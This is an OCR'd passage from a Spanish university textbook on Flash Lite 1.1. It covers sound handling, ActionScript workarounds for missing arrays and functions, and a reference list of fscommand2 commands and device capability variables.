
Una vez que tenemos esta estructura de capas, insertaremos el siguiente código en el primer fotograma de la capa denominada ActionScript:

```
fscommand2("FullScreen", true);

stop();
```

En el segundo fotograma de esta misma capa insertaremos la siguiente línea:

```
stop();
```

Con estas líneas de código simplemente paramos la línea de tiempo de ejecución de la aplicación, en cada fotograma. De esta forma, podemos pasar del fotograma uno al dos y viceversa y así tendremos dos pantallas dentro de la aplicación.
Las dos pantallas de la aplicación, se configuran en la siguiente capa, la que se denomina Content. La siguiente imagen muestra el contenido de este primer fotograma de la capa Content:



ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

La capa contiene únicamente un botón, tal y como muestra la imagen, que pertenece a la librería estándar de Flash, y que corresponde con el botón de play estándar de cualquier equipo de sonido. Este botón nos permite avanzar hasta la siguiente pantalla, el fotograma dos, con el siguiente código insertado en dicho botón:

```
on(press){

        gotoAndPlay(2);

}:
```

Al pasar al segundo fotograma, comenzará a sonar música. Este proceso de gestión del sonido, lo veremos un poco más adelante, pero antes vamos a ver el contenido del segundo fotograma de la capa denominada Content. La siguiente imagen muestra dicho contenido:

El botón que contiene esta capa, es también un botón de la librería de botones estándar de Flash y corresponde con el botón de stop de cualquier equipo de sonido. Junto con el botón, tenemos un campo de texto estático que muestra el mensaje: “reproduciendo sonido”.
El código que debe ser insertado en el botón, será el siguiente:

```
on(press){

        stopAllSounds();

        gotoAndPlay(1);
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239


```
}
```

Como vemos, este botón lo que hace en primer lugar es parar la reproducción de cualquier sonido que esté en ese momento siendo reproducido, y a continuación vuelve a la primera pantalla de la aplicación, que ya hemos explicado anteriormente.
Para finalizar, vamos a ver qué serie de operaciones debemos realizar para conseguir que el sonido comience a reproducirse cuando pulsemos en el botón correspondiente en el primer fotograma. Lo primero que debemos hacer es insertar el sonido a reproducir en la aplicación. En nuestro caso, deseamos reproducir un sonido MIDI, y será un sonido de dispositivo.
Para disponer de este fichero MIDI dentro de nuestra aplicación, primero tendremos que insertar dentro de la biblioteca lo que denominaremos un sonido proxy, que será un sonido nativo, ya que Flash Lite no permite importar sonidos de dispositivo directamente. El formato de los sonidos proxy será mp3, wav o aiff. En nuestro caso, el sonido proxy que vamos a utilizar es el fichero proxy.wav, que se distribuye junto con la aplicación Flash (versión 8), como parte de los ejemplos correspondientes a Flash Lite. En concreto, podemos encontrar este fichero en el directorio:

```
[Directorio_instalación]\Samples and Tutorials\Samples\FlashLite\Sound
```

Insertamos este fichero dentro de la biblioteca de la aplicación, a través de la opción Archivo/Importar/Importar a biblioteca.
Una vez que tenemos el sonido de proxy insertado en la biblioteca, procederemos a asociar este sonido al sonido de dispositivo real que utilizaremos en nuestra aplicación. Tal y como hemos dicho anteriormente, este fichero a reproducir, será un fichero MIDI. Para realizar la asociación, abriremos la ventana de propiedades del elemento proxy.wav dentro de la ventana de la biblioteca de la aplicación y asociaremos el fichero MIDI a través del campo denominado Sonido de dispositivo, tal y como muestra la siguiente figura:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



En nuestro caso, hemos utilizado el fichero town.mid. El lector, podrá seleccionar cualquier otro fichero MIDI que tenga accesible en su máquina. A partir de este momento, ya tenemos podremos utilizar el fichero proxy, para manejar el sonido dentro de la aplicación.

Para realizar la configuración final de la reproducción del sonido dentro de la aplicación, volveremos a la línea de tiempo. En el segundo fotograma de la capa denominada Sonido, asociaremos el sonido a esta capa, de tal forma que comience a reproducirse al entrar en este fotograma [39].


Debido a que estamos trabajando con un sonido de dispositivo, que tal y como hemos indicado, se reproducen de forma ininterrumpida hasta el final una vez que son activamos, tendremos que utilizar la orden stopAllSounds de ActionScript para detener la reproducción del sonido. Esta orden, está insertada en el botón de parar tal y como se mostró.

La siguiente imagen muestra cómo está asociada la reproducción del sonido con el fotograma 2 de la capa Sonido.

En la parte inferior derecha de la ventana de propiedades de la capa, tal y como se ve en la figura, tenemos el sonido (proxy.wav) y la acción.


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Por último, y para completar el ejemplo, simplemente tendremos que ejecutar la aplicación seleccionando como dispositivo de ejecución un dispositivo que soporte el sonido. Las siguientes imágenes muestran la aplicación en ejecución.



Para utilizar sonidos nativos dentro de una aplicación, lo primero que deberemos hacer será importar el fichero en cuestión a la librería de la aplicación. En nuestro caso, hemos usado un fichero wav que insertaremos en una capa de la línea de tiempo, denominada Sonido, a través de la ventana de propiedades de la capa, tal y como hemos hecho en el ejemplo anterior. Una vez hecho esto, sencillamente con la gestión de los fotogramas de esta capa, tendremos la posibilidad de sincronizar el sonido con la an imación.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc



ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

ACTIONSCRIPT EN FLASH LITE 1.1

Aunque ya hemos hecho algún uso de actionscript dentro de Flash Lite, a continuación vamos a ver de forma más detallada cuáles son las capacidades del lenguaje dentro de esta versión de Flash y sus posibles usos.
La versión de actionscript disponible en la versión 1.1 de Flash Lite contiene ciertos elementos presentes en la versión del lenguaje actionscript que incorporaba Flash 4, junto con ciertos elementos específicos de Flash Lite, propios del tipo de dispositivos al que está orientada la plataforma: iniciar llamadas, mensajes de texto…
Hay algunos elementos correspondientes al lenguaje actionscript de la versión 4 de Flash, que no están presentes en la versión Lite:

- Las funciones startDrag y stopDrag.
- La propiedad _dropTarget.
- La propiedad _soundBufTime.
- La propiedad _url.
- La propiedad de conversión String().

Junto con estas restricciones, la gestión de pulsaciones de botones y teclas también difiere en cierta medida, pero ya hemos visto como trabajar con estos elementos [40].
Algunos otros puntos que conviene resaltar como ausentes en Flash Lite, debido a su presencia en las versiones para PC son:

- Funciones definidas por el usuario.
- Matrices, objetos y otros tipos de datos complejos.
- La carga en tiempo de ejecución de archivos externos de imagen y sonido.

Para especificar la ruta a un determinado clip o línea de tiempo, se utiliza la sintaxis de barras (/), tal y como se utiliza en la gestión de directorios en sistemas de ficheros. También se pueden utiliza dos puntos (..) y los elementos _levelN, _root y _parent. Con estos elementos, conseguiremos seleccionar aquel elemento de la línea de tiempo al que queremos dirigirnos. Por ejemplo:

```
tellTarget("/prueba/clip1") {

   _x = 100;

}
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Este código cambiaría el valor de la propiedad _x del clip denominado clip1, que está contenido en el clip prueba, que a su vez está contenido en la línea de tiempo principal de la película.
Para utilizar variables dentro del actionscript, tendremos que utilizar una sintaxis similar a la descrita en el párrafo anterior, usando también los dos puntos (:). También se puede utilizar una notación basada en puntos. Es decir, la variable var1 del elemento clip1 del que hablábamos en el párrafo anterior, Tendríamos que poner cualquiera de estas dos líneas:

```
/prueba/clip1/:var1

_root.prueba.clip1.var1
```

Debido a la restricción en el uso de matrices de la que hablábamos, tendremos que gestionar este tipo de estructuras de datos de otra forma. Una emulación del mismo es lo que tenemos a continuación. Para hacerlo utilizaremos la función eval, que permite acceder a las variables, propiedades o clips de película por su nombre. Así, aunque con ciertas limitaciones sobre el uso de matrices estándar tal y como se hace en la versión para Pc de Flash, podremos resolver en cierta medida el problema utilizando un determinado formato para el nombre de las mismas. Tendremos que definir los datos como:

```
dato_0 = “valor de la posición 1”;

dato_1 = “valor de la posición 2”;

dato_2 = “valor de la posición 3”;

dato_3 = “valor de la posición 4”;
```

Como podemos ver, los nombre de las variables que componen lo que podríamos denominar la matriz virtual, tienen un parte del nombre común y al final tienen un número que podríamos identificar con el índice del dato dentro de la matriz. Para hacer referencia ahora a estos datos almacenados, tendríamos que usar un fragmento de código similar al siguiente, teniendo en cuenta que queremos acceder a la posición determinada por el valor de la variable pos, dentro de la matriz virtual:

```
eval (“dato_” add pos);
```

Para mostrar todo el contenido de la matriz en la ventana de salida de la aplicación, podríamos usar lo siguiente:

```
for (i = 0; i <4; i++) {

   trace (eval ("dato_" add i));
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
}
```

También podríamos crear variables nuevas, e ir así aumentando el tamaño de nuestra matriz virtual. Por ejemplo, si tenemos una variable tam_dato que contiene en tamaño de la matriz virtual en cada momento, podríamos añadir un nuevo elemento a la matriz con el siguiente fragmento de código:

```
eval (“dato_” add tam_dato) = “Valor nuevo”;

tam_dato++;
```

Con este sencillo truco, podemos utilizar matrices en nuestras aplicaciones de una forma sencilla y efectiva, a pesar de que Flash Lite no soporte este tipo de datos de forma nativa.
Otra restricción de la que hemos hablado antes y que nos encontramos en Flash Lite, es la utilización de funciones personalizadas. Esta restricción se puede también subsanar de una forma sencilla a través de la función call(). Esta función nos permite la ejecución del código insertado en un determinado fotograma, sin necesidad de desplazar la línea de tiempo hasta el mismo. A través de esta función se puede invocar un fotograma de la misma línea de tiempo, o un fotograma de cualquier clip de la aplicación. De esta forma, insertando código en ciertos fotogramas y utilizando la función call para invocar dicho código, podremos simular el uso de funciones personalizadas [41].

Elementos propios del actionscript de Flash Lite 1.1

A continuación vamos a ver aquellas características propias del lenguaje actionscript para la versión Lite de Flash. Comenzaremos por ver cómo se inicia una llamada telefónica, un mensaje de texto o un mensaje multimedia:

```
getURL(“tel:123456789”);

getURL(“sms:123456789”);

getURL(“sms:123456789?body=Texto del mensaje. Saludos”);

getURL(“mms:123456789”);
```

Dos elementos importantes dentro del actionscript de Flash Lite y que ya hemos visto en algún momento a lo largo del documento son fscommand y fscommand2. El primero de ellos nos permite lanzar otras apliciones:

```
status = fscommand("launch",

  "d:\\system\\apps\\browser\\browser.app,http://www.usal.es");
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
}
```

Como vemos, el formato del segundo parámetro de la función, contiene en primer lugar el nombre de la aplicación a lanzar, seguido de los parámetros que desean pasarse a esta aplicación, separados por ",".
La instrucción fscommand2 es similar a fscommand en su sintaxis. También devuelve un valor y recibe unos parámetros. Estos parámetros son un comando en primer lugar y separados por comas del comando y entre sí, la información adicional que este comando necesite. Los comandos que se le pueden pasar a fscommand2 son los siguientes:

- Escape – Codifica una cadena de texto para ser enviada a través de la red, sustituyendo los caracteres no alfanuméricos por su secuencia de escapa hexadecimal.

- FullScreen – Establece el tamaño de visualización de la aplicación, para que ocupe la pantalla completa o no (true o false). Sólo funciona cuando el reproductor de Flash Lite se ejecuta en modo autónomo, evidentemente, cuando el reproductor está embebido dentro de otra aplicación, no se puede aplicar.

- GetBatteryLevel – Esta llamada retorno el nivel de batería del que dispone el dispositivo en ese momento. El valor irá desde 0 hasta el valor máximo, que se puede averiguar a través de la llamada a fscommand2 con el comando GetMaxBatteryLevel.

- GetDateDay – Devuelve el día correspondiente a la fecha actual, es decir, puede tomar valores entre 1 y 31.

- GetDateMonth – Devuelve el mes correspondiente a la fecha actual, es decir, puede tomar valores entre 1 y 12.

- GetDateWeekday – Devuelve un valor numérico, correspondiente al día de la semana correspondiente a la fecha actual:

    - 0 – Domingo

    - 1 – Lunes

    - 2 – Martes

    - 3 – Miércoles

    - 4 – Jueves

    - 5 – Viernes

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- 6 – Sábado
- -1 – Error

- GetDateYear – Devuelve el año correspondiente a la fecha actual.

- GetDevice – Indica a través de una variable cuyo nombre es una cadena de texto que se pasa como parámetro, el nombre identificador del dispositivo que está ejecutando la aplicación. Un ejemplo de uso de este comando se presenta a continuación y la variable devicename, sería la que contendría el valor una vez realizada la llamada:

```
fscommand2("GetDevice", "devicename");
```

- GetDeviceId – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, un identificador único del dispositivo en el que se está ejecutando la aplicación, como puede ser el número de serie.

- GetFreePlayerMemory – Devuelve la cantidad de memoria disponible para Flash Lite, expresada en kilobytes.

- GetLanguage – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, el idioma utilizado por el dispositivo.

- GetLocaleLongDate – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, la fecha actual, expresada en formato largo a través de una cadena de texto.

- GetLocaleShortDate – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, la fecha actual, expresada en formato corto a través de una cadena de texto.

- GetLocaleTime – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, la hora actual.

- GetMaxBatteryLevel – Retorna el nivel máximo de batería.

- GetMaxSignalLevel – Retorna el nivel máximo de intensidad de señal.

- GetMaxVolumeLevel – Retorna el nivel máximo de volumen.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- GetNetworkConnectStatus – Indica el estado actual de la conexión de red. Los posibles valores que puede retornar esta llamada son:
    - 0 – Hay una conexión activa.
    - 1 – El dispositivo está conectándose.
    - 2 – No hay conexión activa.
    - 3 – Se ha interrumpido la conexión de red.
    - 4 – No de puede determinar el estado de la conexión de red.
    - -1 – Comando no admitido por el terminal.
- GetNetworkName – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, el nombre de la red.
- GetNetworkRequestStatus – Retorna el estado de la última petición http realizada. Los posibles valores son:
    - 0 – Hay una solicitud pendiente, se ha establecido una conexión de red, se ha resuelto el nombre del servidor y se ha realizado conectado con este.
    - 1 – Hay una solicitud pendiente y se ha establecido una conexión de red.
    - 2 – Hay una solicitud pendiente, pero todavía no se ha establecido una conexión de red.
    - 3 – Hay una solicitud pendiente, se ha establecido una conexión de red y se está resolviendo el nombre de host del servidor.
    - 4 – La solicitud ha fallado debido a un error de la red.
    - 5 – La solicitud ha fallado debido a un error de conexión al servidor.
    - 6 – El servidor ha devuelto un error de HTTP (por ejemplo, 404).
    - 7 – La solicitud ha fallado debido a un error al acceder al servidor DNS o al resolver el nombre del servidor.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

  - 8 – La solicitud se ha realizado correctamente.
  - 9 – La solicitud ha fallado debido a un error de tiempo límite agotado.
  - 10 – La solicitud aún no se ha realizado.
  - -1 – Comando no admitido.

- GetNetworkStatus – Devuelve un valor indicando el estado de la red telefónica. Los posibles valores son:
  - 0 – No hay ninguna red registrada.
  - 1 – Red doméstica.
  - 2 – Red doméstica ampliada.
  - 3 –Lejos de la red doméstica.
  - -1 – No se admite el comando.

- GetPlatform – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, la descripción extendida del dispositivo.

- GetPowerSource – Indica el tipo de alimentación que se está usando. Los posibles valores son:
  - 0 – Batería.
  - 1 – Fuente externa de alimentación.
  - -1 – Comando no admitido.

- GetSignalLevel – Indica la intensidad de la señal a través de un valor numérico que va desde 0 hasta el valor determinado por el comando GetMaxSignalLevel.

- GetTimeHours – Indica las horas en el hora actual, y sus valores van desde 0 hasta 23.

- GetTimeMinutes – Indica los minutos en la hora actual, y sus valores van desde 0 hasta 59.

- GetTimeSeconds – Indica los segundos en la hora actual, y sus valores van desde 0 hasta 59.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- GetTimeZoneOffset – Indica a través de una variable cuyo nombre es la cadena de texto que se pasa como parámetro, el número de minutos de diferencia entre la hora local y la universal.

- GetTotalPlayerMemory – Indica la cantidad total de memoria, expresada en kilobytes.

- GetVolumeLevel – Indica el nivel actual de volumen. Este valor puede variar entre 0 y el valor indicado por GetMaxVolumeLevel.

- Quit – Este comando ordena la parada de la reproducción y cierra el reproductor. Sólo es aplicable cuando el reproductor funciona en modo autónomo.

- ResetSoftKeys – Este comando reestablece la configuración original de las flechas programables.

- SetInputTypeText – Este comando establece el modo en que debe abrirse el campo de introducción de texto, cuyo nombre recibe como segundo parámetro (el primero es el nombre del propio comando). El tercer parámetro indica el modo en cuestión y puede ser uno de los siguientes valores:

    - Numeric – 0-9.

    - Alpha – a-z y A-Z.

    - AlphaNumeric – 0-9, a-z y A-Z.

    - Latin – Alfanuméricos y puntuación.

    - NonLatin – Sólo caracteres no latinos.

    - NoRestriction

- SetQuality – Establece la calidad de la presentación. Sus valores pueden ser:

    - high

    - medium

    - low

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

- SetSoftKeys – Permite modificar la asignación de las teclas programables. Este comando se explicó con detalle en un fragmento anterior del documento.

- StartVibrate – Ordena al dispositivo que comience a vibrar. Se puede indicar el tiempo (en milisegundos) que el terminal debe estar vibrando y las veces que debe repetir la vibración, así como el tiempo que debe parar entre repeticiones.

- StopVibrate – Ordena al dispositivo que detenga la vibración, si está activa.

- Unescape – Decodifica una cadena de texto codificada anteriormente.

A continuación, vamos a ver las capacidades y variables de la plataforma:

- _capCompoundSound – Indica si Flash Lite puede procesar ficheros de sonido compuesto. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capEmail – Indica si se pueden enviar mensajes de correo electrónico a través del método getURL. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capLoadData – Indica si se pueden cargar datos externos a través de las funciones loadMovie, loadMovieNum, loadVariables y loadVariablesNum. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capMFi – Indica si el dispositivo puede reproducir sonidos en formato MFi. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capMIDI - Indica si el dispositivo puede reproducir sonidos en formato MIDI. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capMMS - Indica si se pueden enviar mensajes multimedia a través del método getURL. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capMP3 - Indica si el dispositivo puede reproducir sonidos en formato MP3. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capSMAF - Indica si el dispositivo puede reproducir archivos multimedia en formato SMAF. En caso afirmativo su valor será 1 y undefined en caso contrario.

- _capSMS - Indica si se pueden enviar mensajes de texto (sms) a través del método getURL. En caso afirmativo su valor será 1 y undefined en caso contrario.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

- _capStreamSound – Indica si el dispositivo puede reproducir flujos de sonido. (sincronizado). En caso afirmativo su valor será 1 y undefined en caso contrario.

- _cap4WayKeyAS – Indica si actionscript ejecuta código asociado a las teclas de flecha (derecha, izquierda, arriba y abajo). En caso afirmativo su valor será 1 y undefined en caso contrario.

- $version – Es un texto que indica el número de versión de Flash Lite.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

References

1. Lucas Fernando Souza De Castro, Gleifer Vaz Alves, André Pinz Borges (2017). Using trust degree for agents in order to assign spots in a Smart Parking. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
2. Rafhael Cunha, Cleo Billa, Diana Adamatti (2017). Development of a Graphical Tool to integrate the Prometheus AEOlus methodology and Jason Platform. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 2
3. Jaime Rincón, Jose Luis Poza, Juan Luis Posadas, Vicente Julián, Carlos Carrascosa (2016). Adding real data to detect emotions by means of smart resource artifacts in MAS. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
